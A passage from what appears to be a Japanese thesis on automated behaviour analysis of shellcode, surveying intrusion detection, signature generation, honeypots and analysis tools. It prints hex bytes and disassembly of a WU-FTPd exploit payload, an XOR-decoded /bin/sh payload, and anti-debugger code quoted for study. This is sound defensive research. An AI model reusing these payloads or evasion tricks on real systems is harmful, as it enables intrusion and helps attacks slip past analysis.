位置    ニーモニック
----------------------------
000c  xor dword [esi+0xe],0x93db8870
0013  sub esi,0xfffffffc
0016  loop 0xc
000c  xor dword [esi+0xe],0x93db8870
0013  sub esi,0xfffffffc
0016  loop 0xc
000c  xor dword [esi+0xe],0x93db8870
0013  sub esi,0xfffffffc
0016  loop 0xc
000c  xor dword [esi+0xe],0x93db8870
0013  sub esi,0xfffffffc
0016  loop 0xc
0018  push byte 0xb
001a  pop eax
001b  cwd
001c  push edx
001d  push word 0x632d
0021  mov edi,esp
0023  push dword 0x68732f
0028  push dword 0x6e69622f
002d  mov ebx,esp
002f  push edx
0030  call 0x3d
003d  push edi
003e  push ebx
003f  mov ecx,esp
0041  int 0x80
```

図 2.9: 図 2.7 の攻撃コードが実際に実行する命令列

出する．多くのデバッガでは，デバッグしているプロセスから例外が発生したとき，その例外をデバッガが処理するようになっている．このため，コードの続きを実行できるようになるまでに時間がかかる．一方，実ホスト上で動作している場合には，このような切り替えを起こすことなく例外ハンドラが動作するため，コードの実行をすぐに続けることができる．図 2.13 のコードでは，CPU のタイムスタンプ・カウンタを読み取る `rdtsc` 命令を使ってコードの実行時間を計測することにより，CPU の例外をデバッガが処理していることを検出している． また，攻撃コードは CPU のパフォーマンス・カウンタの値を読み出す `rdpmc` 命令を `rdtsc` 命令の代わりに利用することも

```
   9:   ff c0                   inc    eax
   b:   5e                      pop    esi
   c:   81 76 0e 70 88 db 93    xor    DWORD PTR [esi+14],0x93db8870
  13:   83 ee fc                sub    esi,0xfffffffc
  16:   e2 f4                   loop   0xc
  18:   1a 83 83 0a 22 ee       sbb    al,BYTE PTR [ebx-0x11ddf57d]
  ...
```

図 2.10: 図 2.7 の攻撃コードを 0x9 バイト目から逆アセンブルした結果．0x18 バイト目以降は図 2.8 の結果と同じになる．

```
mov eax, fs:[30h]
mov eax, byte [eax+2]
test eax, eax
jne @DebuggerDetected
...
```

図 2.11: Windows における，PEB の IsDebugged メンバを見ることによるデバッガ検出 (文献 [58] から引用)

できる．

攻撃コードはこれらの手法を用いることにより，攻撃コードを実行し解析するシステムの上で動作していることを検出できる．

```
xor eax, eax
push offset szHello
call OutputDebugStringA
cmp eax, 1
jne @DebuggerDetected
...
```

図 2.12: Windows における，OutputDebugStringA の結果を見ることによるデバッガ検出 (文献 [58] から引用)

```
push offset handler
push dword ptr fs:[0]
mov fs:[0],esp
rdtsc
push eax
xor eax, eax
div eax ;trigger exception
rdtsc
sub eax, [esp] ;ticks delta
add esp, 4
pop fs:[0]
add esp, 4
cmp eax, 10000h ;threshold
jb @not_debugged
@debugged:
...
@not_debugged:
...
handler:
mov ecx, [esp+0Ch]
add dword ptr [ecx+0B8h], 2 ;skip div
xor eax, eax
ret
```

図 2.13: Windows における，コードの実行時間を見ることによるデバッガ検出 (文献 [58] から引用)

2.5　まとめ

本章では，まず攻撃コードの特徴についてまとめた．攻撃コードはシステムコールや API 呼び出しによって計算機資源にアクセスすることにより攻撃対象サーバに被害を与えることが多い．また，基本的に現在の攻撃コードは脆弱性情報と組み合わせて使われることが多いため，攻撃対象サーバの情報は用いずに攻撃コード単体で動作するようになっている．

次に，攻撃コードの実例と，逆アセンブルに基づいた振る舞い解析の例について示し，振る舞い解析システムの必要性を明らかにした．人手による振る舞い解析では，アセンブラやシステムに関する深い知識が必要とされ，また時間がかかってしまう．従って，自動的に攻撃コードの振る舞いを解析するシステムが必要になっている．

また，攻撃コードが解析を回避するために用いる様々な手法についてまとめた．具体的には，逆アセンブルを妨害するため，自己書き換えコードを用いた暗号化が使われるようになっている．そして，このような暗号化はツールにより自動で行うことができる．また，攻撃コードが実ホストとの違いを検出し，想定していない環境で動作していることを知った場合には偽の振る舞いを見せるということが行われている．このため，これらの回避手法によって回避されることがない振る舞い解析システムが求められている．

第3章　関連研究

本章では本研究の関連研究についてまとめる．本研究の関連研究として本章で説明する範囲を図 3.1 に示す．本章ではまず第 3.1 節において，サーバ管理者が攻撃コードへの対策として用いる防御システムについてまとめる．現在使われている防御システムは大きくネットワーク型防御システムとホスト型防御システムに分類できる．これらの防御システムではシグネチャを用いて防御を行うシステムが多い．しかし，近年ではシグネチャを用いない防御方法を用いるシステムも提案されている．また，シグネチャの自動生成手法についても，第 3.1 節で触れる．これらの手法の説明を通して，シグネチャの作成支援の必要性を明らかにする．

次に，シグネチャの作成を支援する手法として，まず攻撃コードの収集手法についてまとめる．これにより，本研究で着目する振る舞い解析の必要性を示す．その後，既存の攻撃コードの振る舞いの自動解析手法についてまとめ，本研究との違いを説明する．また，本章では最後に，攻撃コード以外のプログラムの解析手法について，これらを攻撃コードの振る舞い解析にそのまま利用できない理由について説明する．

3.1　攻撃コードへの対策

サーバ管理者は攻撃コードに対して 3 段階の対処を行う必要がある．具体的には第一に，ネットワークの境界で攻撃メッセージを検知し，攻撃メッセージがサーバに到着しないようにする．第二に，サーバ上で攻撃コードが動作したことを検知し，攻撃コードによる被害を起こさないようにする．第三に，攻撃コードによる被害が発生したことを検知し，被害がそれ以上に広がるのを防ぐ．管理者はこのように攻撃コードに対して多重に対処することで，攻撃による大きな被害が生じてしまう可能性を小さくしている．

攻撃メッセージがサーバに到着しないようにするために，ネットワーク型防御システムが用いられている．図 3.2 にネットワーク型防御システムの概要を示す．



図 3.1: 本研究の関連研究



図 3.2: ネットワーク型防御システムの概要

ネットワーク型防御システムはネットワークの境界に設置され，ネットワーク境界を通過する全てのメッセージについて，メッセージが攻撃メッセージであるかどうかを検査する．そして，メッセージが攻撃メッセージであることがわかった場合，そのメッセージを遮断したり，管理者に警告を出したりする．ネットワーク型防御システムには，ネットワーク侵入検知システム (NIDS)，ネットワーク侵入防御システム (NIPS) やファイアウォールなどがある．

サーバ上で攻撃コードが動作したことを検知するために，ホスト型防御システムが用いられている．図 3.3 にホスト型防御システムの概要を示す．ホスト型防御システムはサーバが動作しているホストに設置され，サーバの異常な動作やホストの異常を検知することで，攻撃コードが動作したことを検知する．そして，攻撃



図 3.3: ホスト型防御システムの概要

コードの動作を検知すると，システムは管理者に警告を出し，サーバを強制終了することで攻撃コードによる被害を起こさないようにする．ホスト型防御システムにはホスト侵入検知システム (HIDS)，ホスト侵入防御システム (HIPS) やウィルススキャナがある．

攻撃コードによる被害が発生したことを検知し，被害がそれ以上に広がるのを防ぐには，ネットワーク型防御システムとホスト型防御システムの両方を用いることができる．例えば，ネットワーク型防御システムでは，内部のホストから攻撃メッセージが外部に送信されたことを検知することで，メッセージの送信元のホストが攻撃コードによる被害をうけたことがわかる．また，ホスト型防御システムでは，攻撃コードによって異常なプロセスが生成されたり，重要なファイルの書き換えが行われた場合に，攻撃コードによる被害をうけたことがわかる．このようにして攻撃コードによる被害が発生したことが判明した場合，管理者は速やかにシステムを復旧する．

現在の防御システムはシグネチャという個々の攻撃に特有な情報を用いて防御を行っていることが多い．例えば，ネットワーク型防御システムでは，攻撃メッセージ中のバイト列をシグネチャとして用いる．また，ホスト型防御システムでは，攻撃コードが生成するファイル名，プロセス名や攻撃コードが生成するファイル中のバイト列をシグネチャとして用いる．以下ではネットワーク型防御システムとホスト型防御システムについて，より詳細に説明する．

3.1.1 ネットワーク型防御システム

表 3.1 にネットワーク型防御システムの方式と利害得失についてまとめる．現在，ネットワーク型防御システムの防御方式にはシグネチャ方式と非シグネチャ方式がある．シグネチャ方式は，攻撃メッセージの特徴をあらかじめシグネチャと

表 3.1: ネットワーク型防御システムの方式と利害得失

方式	代表的なシステム	利点	欠点
シグネチャ方式	Snort [15], Bro [16]	低オーバヘッド，多種のサーバを防御可能	個々の攻撃に対しシグネチャの作成が必要
非シグネチャ方式	PAYL [59], SigFree [60], Network-level Code Emulation [33]	シグネチャの作成が不要	高オーバヘッド，限定的用途

して記述しておき，メッセージがシグネチャと一致するかどうかを検査する．この方式は様々なサーバを防御することができ，オーバヘッドがそれほど大きくないため，現在広く使われている．しかし，個々の攻撃に対してシグネチャが必要なため，新しい攻撃が現れた場合，シグネチャを作成する必要がある．非シグネチャ方式はシグネチャを用いず，メッセージ中に一般的な攻撃メッセージとしての特徴があるかどうかを検査する．これにより，新しい攻撃が現れたとしても対応したシグネチャを作る必要はない．しかし，比較的オーバヘッドが高く，またその方式から使用できる環境が非常に限定されてしまう．以下ではこれらの防御システムについて詳しく説明する．

広く使われているネットワーク侵入検知システムとして，Snort [15] と Bro [16] が知られている．Snort では攻撃メッセージのバイト列をシグネチャとして用いている．そして，検査するメッセージがシグネチャのバイト列と一致した場合に，そのメッセージを攻撃メッセージと見なす．Bro [16] ではバイト列を正規表現で表した，表現力の高いシグネチャを用いることができる [61]．シグネチャを用いるネットワーク型防御システムでは環境に対する限定が比較的少なく，様々なサーバに対する防御が行える．例えば，Snort [15] の用いるシグネチャには HTTP, FTP といったネットワーク・サーバのみならずクライアント環境の様々なソフトウェアへの攻撃に関するシグネチャもある．また，このような防御システムではメッセージを検査するオーバヘッドが比較的小さくできる．例えば，Vasiliadis らの防御システムではシグネチャによるメッセージの検査に GPU を利用することで，2.3 Gbit/s のスループットを達成している [62, 63]．しかしこれらのシステムでは，シグネチャは個々の攻撃に対応したものをそれぞれ作らなければならないという問題がある．この問題を解決するため，シグネチャを自動的に生成する研究 [64, 65] と，シグネチャが不要なネットワーク型防御システムを作る研究 [33, 42, 59, 60] が行われている．

シグネチャ方式の欠点を補うため，シグネチャを自動生成するシステムが提案されている．このようなシステムでは，攻撃に共通するバイト列をシグネチャとして取り出すことで，新しい攻撃に対して素早くシグネチャを作ることができる．

しかし，これらの自動生成されたシグネチャは攻撃に対して最適なシグネチャではないことが多い．例えば，Kreibich らの HoneyComb [64] はサービスを提供しないおとりホストを用いて攻撃メッセージの収集を行い，同じポート番号で収集されたメッセージに共通するバイト列を取り出してシグネチャとする．また，Singh らによる EarlyBird [65] はワームに対するシグネチャを自動生成するシステムである．EarlyBird では，内部ネットワークから共通なバイト列を持つメッセージが大量に発信された際に，その共通なバイト列をシグネチャとする．これらのシステムでは共通のバイト列しか見ていないため，生成されたシグネチャに攻撃に関係ない部分のバイト列が含まれてしまう．このため，人手で作成したシグネチャに比べて精度は低い．本研究では，攻撃コードの振る舞いを解析することにより，攻撃メッセージのより本質的な部分を用いたシグネチャを作ることを支援できる．例えば，攻撃コードが他のマシンに感染するための攻撃メッセージを組み立てるときに使うデータをシグネチャとして用いることができる．

一方，シグネチャを用いないネットワーク型防御システムでは，攻撃メッセージを検知するために，メッセージ中に攻撃メッセージとしての特徴があるかどうかを検査する．このようにすることで，個々の攻撃に対してシグネチャを作る必要がなくなる．しかし，このような防御システムは使用される環境が非常に限定されてしまう．例えば，Toth らによる Abstract Payload Execution [42] では，Unix に対する攻撃コードに対してよく使われる NOP-sled と同じ意味の命令列を検出することで，攻撃メッセージ中の攻撃コードを検出する．しかし，Windows に対する攻撃コードでは NOP-sled はないことがある [30] ため，このような攻撃コードを検出することはできない．Wang らによる SigFree [60] はメッセージの全バイト位置からの逆アセンブルを行い，その結果から制御フローグラフを作り，メッセージ中に連続して実行可能な命令列があるかどうかを調べることで，攻撃コードを検出する．しかし，攻撃コードの逆アセンブル結果を利用して検出を行うため，暗号化された攻撃コードを検出することは難しい．Wang らの PAYL [59] はサーバに到着するメッセージについてバイトごとの出現確率を調べ，その分布が統計的に異常なメッセージを攻撃メッセージであると見なす．しかし，この手法は HTTP のようにバイトごとの出現確率がある程度偏りのあるプロトコルにしか使えない．FTP のように任意のバイト列を転送する可能性がある場合には，バイトごとの出現確率から攻撃メッセージを検出することはできない．Polychronakis らの Network-level Code Emulation [33–35] では，全バイト位置から命令列の疑似実行をすることで，暗号化された攻撃コードを検出する．しかし，オーバヘッドが高く，HTTP サーバ

を防御する場合，スループットがおよそ 10Mbps 程度になってしまう [34].

現状ではシグネチャを用いるネットワーク型防御システムが広く使われている．これは，以上で述べたように，シグネチャが不要なネットワーク型防御システムでは使用される環境が非常に限定されてしまう一方で，管理者がネットワーク型防御システムで守りたいネットワークの中には様々な種類のサーバがあるためである．

3.1.2　ホスト型防御システム

ホスト型防御システムでもシグネチャ方式と非シグネチャ方式が使われている．ホスト型防御システムでよく用いられるシグネチャとしては，攻撃コードが生成するファイル名，プロセス名や，攻撃コードが生成するファイル中のバイト列がある．chkrootkit [21] は攻撃コードが生成するファイル名やプロセス名をシグネチャとして用いるホスト侵入検知システムである．また，現在多くのウィルススキャナ [66, 67] やマルウェア対策ソフトウェア [68, 69] は攻撃コードが生成するファイル中のバイト列をシグネチャとして利用して検知を行っている．本研究では攻撃コードの振る舞いを解析することで，これらのシグネチャの作成を支援することができる．

また，シグネチャを用いないホスト型防御システムでは，サーバが異常な動作をしていることを検知する方法が主流である．例えば，サーバが発行するシステムコール列の異常，サーバが出力するログの内容の異常や，サーバのファイルが改変されていることなどを検知する．例えば，Linn ら [23] のシステムでは，攻撃コードが発行したシステムコールを検出する．これは，プログラム中の全てのシステムコールについて，システムコールが発行される命令の位置をあらかじめ調べておくことで実現している．こうすることにより，攻撃コードが発行したシステムコールは，システムコールを発行する命令の位置が既知の命令の位置と異なるため，システムによって検出される．ReVirt [70] は仮想マシンを用いたホスト型防御システムである．Revirt では，仮想マシンの状態をチェックポイントとして保存しておき，保存した以降に発生した，ハードウェア割り込みなどの非決定性のあるイベントを全てログに保存しておく．このようにすることで，サーバが攻撃されたことを検出した後に，攻撃の実行過程を全て再生することができる．しかし，これらのシステムは攻撃が成功してしまった後のサーバを調べるものである．対して，本研究では攻撃コードの振る舞いを解析する．

3.2　攻撃コードの収集

第 3.1 節で述べたように，攻撃コードへの対策を目的として，シグネチャ型の防御システムが広く使われている．しかしシグネチャは個々の攻撃に対して作らなければならないという問題があるため，シグネチャが存在しない新しい攻撃コードに対しては十分な防御ができない．従って，防御システムのベンダーは新しい攻撃コードを発見し，それに対応するシグネチャを作成しなければならない．

ベンダーでは，新種の攻撃コードを迅速に発見するため，攻撃コードを収集している．このためには，ハニーポットと呼ばれるおとりホストを用いる．ハニーポットでは攻撃者からのメッセージに対して脆弱性のあるホストの行う応答をしたり，実際に脆弱性のあるホストを運用することで様々な攻撃を収集できる．また，ホストに侵入した後の攻撃者の行動を観察することができる．

ハニーポットを用いることで，ベンダーは攻撃メッセージを効率よく集めることができる．実際，Ma らは 2 日で 3,000 個以上の攻撃コードを集めることができた [28]．また，防御システムのベンダーでは 1 日に数万個の攻撃コードを収集しているといわれている [28].

ハニーポットには，実際のシステムを用いずに攻撃メッセージを収集する低対話型ハニーポットと，実際のシステムをおとりとして用いる高対話型ハニーポットがある．低対話型ハニーポットでは，脆弱性のあるサーバの応答を真似たり [25,26]，攻撃者が送信したパケットに応答することで攻撃メッセージを収集する [27]．例えば，攻撃者から HTTP のメッセージを受信した場合に，脆弱性のあるバージョンの Apache Web Server と同じ応答をする．すると，攻撃者はこのサーバが脆弱性のある Apache Web Server であると考え，攻撃メッセージを送信してくる．このようにすることで，ハニーポットは攻撃メッセージを収集することができる．脆弱性のあるサーバの真似をする低対話型ハニーポットには，Provos による Honeyd [25] や Baecher らによる Nepenthes [26] がある．また，Internet Motion Sensor [27] は攻撃者からの TCP 接続要求に応答したり，ICMP や UDP のパケットを収集することで攻撃メッセージを収集する．これらのシステムは実際のシステムを使わないので，比較的安全かつ容易に運用することができる．例えば，Honeyd や Nepenthes では，攻撃者はハニーポットに侵入したとしても，ハニーポットが制御している範囲でしか行動できないため，第三者のサーバへ攻撃を行うことができない．一方で，OS の全ての機能を攻撃者に提供できるわけではないので，攻撃者の行動を細かく観察することには向いていない．

高対話型ハニーポットは実際に脆弱性のあるサーバをおとりとして提供する形のハニーポットである．攻撃コードの収集には低対話型ハニーポットが用いられることが多く，高対話型ハニーポットはあまり使われない．これは，高対話型のハニーポットは攻撃者がホストに侵入した後の行動を観察することが主な目的であり，その用途に適するよう作られているためである．このようなハニーポットには，Vrable らの Potemkin [71] や Crandall らの Minos [72] がある．

3.3 攻撃コードの振る舞い解析システム

第 3.2 節で述べたとおり，ベンダーでは新種の攻撃コードを迅速に発見するため，ハニーポットを用いて毎日大量の攻撃コードを収集している．しかし，第 2.3 節で述べたような人手による解析では，ハニーポットで収集される大量の攻撃コードについて振る舞いを解析することは非常に難しい．従って，攻撃コードの振る舞いを自動的に解析する技術が求められている．

一般的に，プログラムの解析手法は静的解析と動的解析の 2 種類に分けられる．静的解析とは，プログラム中の命令列を実行せずに解析する手法であり，主にソースコードや機械語命令列を用いて行う．一方，動的解析ではプログラムを実際に実行することで解析を行う．静的解析と動的解析の利害得失について表 3.2 に示す．静的解析ではプログラムを実行しないで解析を行うため，プログラム中の全ての命令列について解析できる．しかし，難読化や暗号化がなされている攻撃コードをうまく解析することはできない．また，解析の粒度も荒く，プログラム中で動的に決まるパラメータをうまく解析することができない．例えばプログラム中にある API 呼び出しにおいて引数が動的に決定する場合，API 呼び出しの種類はわかっても引数を抽出することはできない．一方，動的解析では難読化や暗号化の影響を受けないで解析を行うことができる．また，動的に API 呼び出しの引数が決定する場合でもその引数を取り出すことができる．しかし，動的解析ではプログラム中の実際に実行した部分の命令列についてしか解析できない．このため，静的解析と比較して解析する範囲が小さくなってしまう傾向にある．

これまでに攻撃コードの振る舞いを解析するシステム [29–31] が提案されている．Andersson らはパターンマッチングを用いてシステムコールの種類を解析するシステム [29] と保護環境下で攻撃コードを直接実行することにより攻撃コードの呼び出す API を解析するシステム [30] を提案している．また，Borders らの Spector [31]

表 3.2: 静的解析と動的解析の違い

	静的解析	動的解析
解析のカバレッジ	大きい	小さい
難読化や暗号化の影響	あり	なし
解析の粒度	荒い	細かい

表 3.3: 既存の振る舞い解析手法の位置づけ

	暗号化・難読化への対応	振る舞い解析の細かさ
パターンマッチングを用いた振る舞い解析 [29]	×	システムコールの種類のみ
保護環境下での実行による振る舞い解析 [30]	○	API 呼び出しの種類と引数
疑似実行による振る舞い解析 [31]	○	実行した命令列, API 呼び出しの種類と引数

では攻撃コードを疑似実行することにより攻撃コードの呼び出す API を解析している．これらのうち，パターンマッチングによる解析は静的解析であり，後者 2 つの解析システムは動的解析を行う．

これらのシステムが用いる振る舞い解析手法の位置づけについて表 3.3 に示す．パターンマッチングによる振る舞い解析 [29] では，システムコールの種類のみを取り出す解析しかできない．また，暗号化・難読化に弱い．保護環境下での実行による振る舞い解析 [30] では，暗号化・難読化への対応ができているものの，API 呼び出しの種類と引数しか取り出せておらず，攻撃コードの実行する命令列がわからない．疑似実行による振る舞い解析 [31] では，API 呼び出しの種類と引数のみならず，攻撃コードが実行した命令列も抽出できる．さらに，暗号化・難読化によって解析を回避することはできない．以下ではこれらの振る舞い解析システムについて説明し，これらのシステムでは不足している点についてまとめる．

3.3.1 パターンマッチングを用いた振る舞い解析

Andersson らはパターンマッチングを用いてシステムコールの種類を解析するシステム [29] を提案した．攻撃コードはシステムコール呼び出しを行う前にレジスタへの代入を行ってシステムコール番号の指定を行わなければならない．このシステムでは攻撃コードのバイト列に対してパターンマッチングを行い，システムコール呼び出しの直前の代入命令を発見する．これにより，システムコールの種類を特定する．具体的には，Linux のシステムコール割り込み命令である `int 0x80` 命

```
31 c0 31 db 31 c9 b0 46 cd 80 31 c0 31 db 43 89 d9
41 b0 3f cd 80 eb 6b 5e 31 c0 31 c9 8d 5e 01 88 46
04 66 b9 ff 01 b0 27 cd 80 31 c0 8d 5e 01 b0 3d cd
80 31 c0 31 db 8d 5e 08 89 43 02 31 c9 fe c9 31 c0
8d 5e 08 b0 0c cd 80 fe c9 75 f3 31 c0 88 46 09 8d
5e 08 b0 3d cd 80 fe 0e b0 30 fe c8 88 46 04 31 c0
88 46 07 89 76 08 89 46 0c 89 f3 8d 4e 08 8d 56 0c
b0 0b cd 80 31 c0 31 db b0 01 cd 80 e8 90 ff ff ff
30 62 69 6e 30 73 68 31 2e 2e 31 31 76 65 6e 67 6c
69 6e 40 6b 6f 63 68 61 6d 2e 6b 61 73 69 65 2e 63
6f 6d
```

図 3.4: 攻撃コード生成ツール Bobek によって生成された WU-FTPd を攻撃する攻撃コード (文献 [29] より引用)

令 (cd 80) の直前にある ax レジスタへの代入命令 (b0 xx) をパターンマッチングで探して，そのオペランドとなる数値をシステムコールの番号と見なしている．

WU-FTPd 2.6.0 のフォーマット文字列脆弱性 [40] を用いる攻撃メッセージを生成するツールとして，Bobek がある．図 3.4 に Bobek が生成する攻撃コードのバイト列を示す．また，図 3.5 は図 3.4 を逆アセンブルした命令列である． Andersson らのシステムではこの攻撃コードをパターンマッチングにより解析し，この攻撃コードが，表 3.4 に示すシステムコールを呼び出すことを解析した．

しかし，このシステムでは ax レジスタへの代入命令 (b0 xx) しか考慮していないため，暗号化や難読化に弱いという欠点がある．既に述べたように攻撃コード自動解析システムは暗号化や難読化で回避されないようにする必要がある．従って，本研究で提案する自動解析システムは暗号化や難読化で回避されないようにする．

3.3.2 保護環境下での実行による解析

第 3.3.1 節で述べた Andersson らの手法は暗号化や難読化に弱いという問題点があった．そこで，Andersson らは次に，保護環境下で攻撃コードを直接実行することにより解析するシステム [30] を提案した．Andersson らの攻撃コード実行シス

```
xor ax, ax
xor bx, bx
xor cx, cx
mov 0x46, al
int 0x80
xor ax, ax
xor bx, bx
inc ebx
mov bx, cx
inc cx
mov 0x3f, al
int 0x80
jmp 0x6b
pop si
xor ax, ax
xor cx, cx
lea 0x1(esi), bx
mov al, 0x4(esi)
mov 0x1ff, cx
mov 0x27, al
int 0x80
xor al, al
lea 0x1(esi), bx
mov 0x3d, al
int 0x80
xor al, al
xor bx, bx
lea 0x8(esi), bx
mov eax, 0x2(bx)
xor cx, cx
dec cl
```

```
xor ax, ax
lea [esi+0x8], ebx
mov 0xc, al
int 0x80
dec cx
jnz
xor eax, eax
mov al, [esi+0x9]
lea 0x8(esi), ebx
mov 0x3d, al
int 0x80
dec si
mov 0x30, al
dec al
mov al, [esi+0x4]
xor ax, ax
mov al, [esi+0x7]
mov esi, [esi+0x8]
mov eax, [esi+0xc]
mov esi ebx
lea [esi+0x8], ecx
lea [esi], edx
mov 0xb, al
int 0x80
xor ax, ax
xor bx, bx
mov 0x1, al
int 0x80
call 0xffffff90
TEXT: 0bin0sh1..1venglin
      @kocham.kasie.com
```

図 3.5: 図 3.4 の攻撃コードの逆アセンブル (文献 [29] より引用し，表現を改変)



図 3.6: 暗号化された攻撃コードの構成

表 3.4: 図 3.4 の攻撃コードが呼び出すシステムコール (文献 [29] より引用)

システムコール番号	システムコール
0x46	setreuid
0x3f	dup2
0x27	mkdir
0x3d	chroot
0x0c	chdir
0x3d	chroot
0x0b	execve
0x01	exit

テムの概要を図 3.6 に示す．このシステムでは，攻撃メッセージ中の攻撃コードをサンドボックスで監視されたダミープログラムに送信する．ダミープログラムはメモリ上に攻撃コードを配置し，それを CPU に実行させる．そして，ダミープログラムが発行する全ての API 呼び出しをサンドボックスが記録することで，攻撃コードの解析を行う．

Andersson らはこのシステムで Microsoft FrontPage Server に対する攻撃コードを解析した．その解析結果を図 3.7 に示す．この攻撃は Microsoft FrontPage Server の拡張機能を提供する `fp30reg.dll` のバッファオーバーフロー脆弱性 [73] を利用し，サーバにポート番号 9999 でシェルを実行させる攻撃コードである．そして，攻撃者はこのポートに telnet で接続することで任意のコマンドを実行できる．Andersson らの実行結果では，攻撃コードが `WSASocketA` によってソケットを作成し，`bind` によってポート番号を 9999 に設定し，`listen`, `accept` によって攻撃者からの接続を受け付けていることがわかった．

しかし，この解析手法では攻撃コードはサンドボックスをデバッガ検出と類似した手法で検出することができる [74]．攻撃コードは検出に成功した場合に振る舞いを変え，偽の振る舞いを行うことで，解析を回避できる．なお，Andersson らはこのことについて議論していない．

3.3.3 疑似実行による解析

Borders らは攻撃コードを疑似実行することで解析するシステムである Spector [31] を提案した．Spector では入力された攻撃コードを専用のエミュレータで疑

```
WSASocketA(2,1,0,0,0,0)
  WSASocketW(2,1,0,0,0,0)
    .
     LoadLibraryA(C:\WINNT\system32\msafd.dll)
       LoadLibraryExA(C:\WINNT\system32\msafd.dll,0,0)
         LoadLibraryExW(C:\WINNT\system32\msafd.dll,0,0)
         .
         LoadLibraryExW("") -> 74fd0000
       LoadLibraryExA( ) -> 74fd0000
     LoadLibraryA() $->$ 74fd0000
     GetProcAddress(74fd0000,WSPStartup)
     GetProcAddress(,) -> 74fd1f1c
     GetModuleFileNameA(74fd0000,12f3fc,104)
       GetModuleFileNameW(74fd0000,131fc0,104)
       GetModuleFileNameW(,C:\WINNT\system32\msafd.dll,) -> 1b
     GetModuleFileNameA(,C:\WINNT\system32\msafd.dll,) -> 1b
     LoadLibraryA(C:\WINNT\system32\msafd.dll)
       LoadLibraryExA(C:\WINNT\system32\msafd.dll,0,0)
         LoadLibraryExW(C:\WINNT\system32\msafd.dll,0,0)
           GetEnvironmentStringsW()
           GetEnvironmentStringsW() -> =::=::\
         LoadLibraryExW("") -> 74fd0000
       LoadLibraryExA("") -> 74fd0000
     LoadLibraryA() -> 74fd0000
     ExpandEnvironmentStringsW(%SystemRoot%\System32\wshtcpip.dll,13a9d0,104)
     ExpandEnvironmentStringsW(,C:\WINNT\System32\wshtcpip.dll,) -> 1f
     LoadLibraryW(C:\WINNT\System32\wshtcpip.dll)
       LoadLibraryExW(C:\WINNT\System32\wshtcpip.dll,0,0)
         GetEnvironmentStringsW()
         GetEnvironmentStringsW() -> =::=::\
